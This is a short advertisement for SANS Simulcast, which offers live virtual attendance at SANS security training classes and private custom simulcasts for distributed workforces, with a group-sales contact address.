www.sans.org/vlive

SANS Simulcast *Live SANS Instruction in Multiple Locations!*
Log in to a virtual classroom to see, hear, and participate in a class as it is being presented LIVE at a SANS event! Event Simulcasts are available for many classes offered at major SANS events. We can also offer private Custom Simulcasts – perfect for organizations that need to train distributed workforces with limited travel budgets. **www.sans.org/simulcast**

For group programs, please contact us at groupsales@sans.org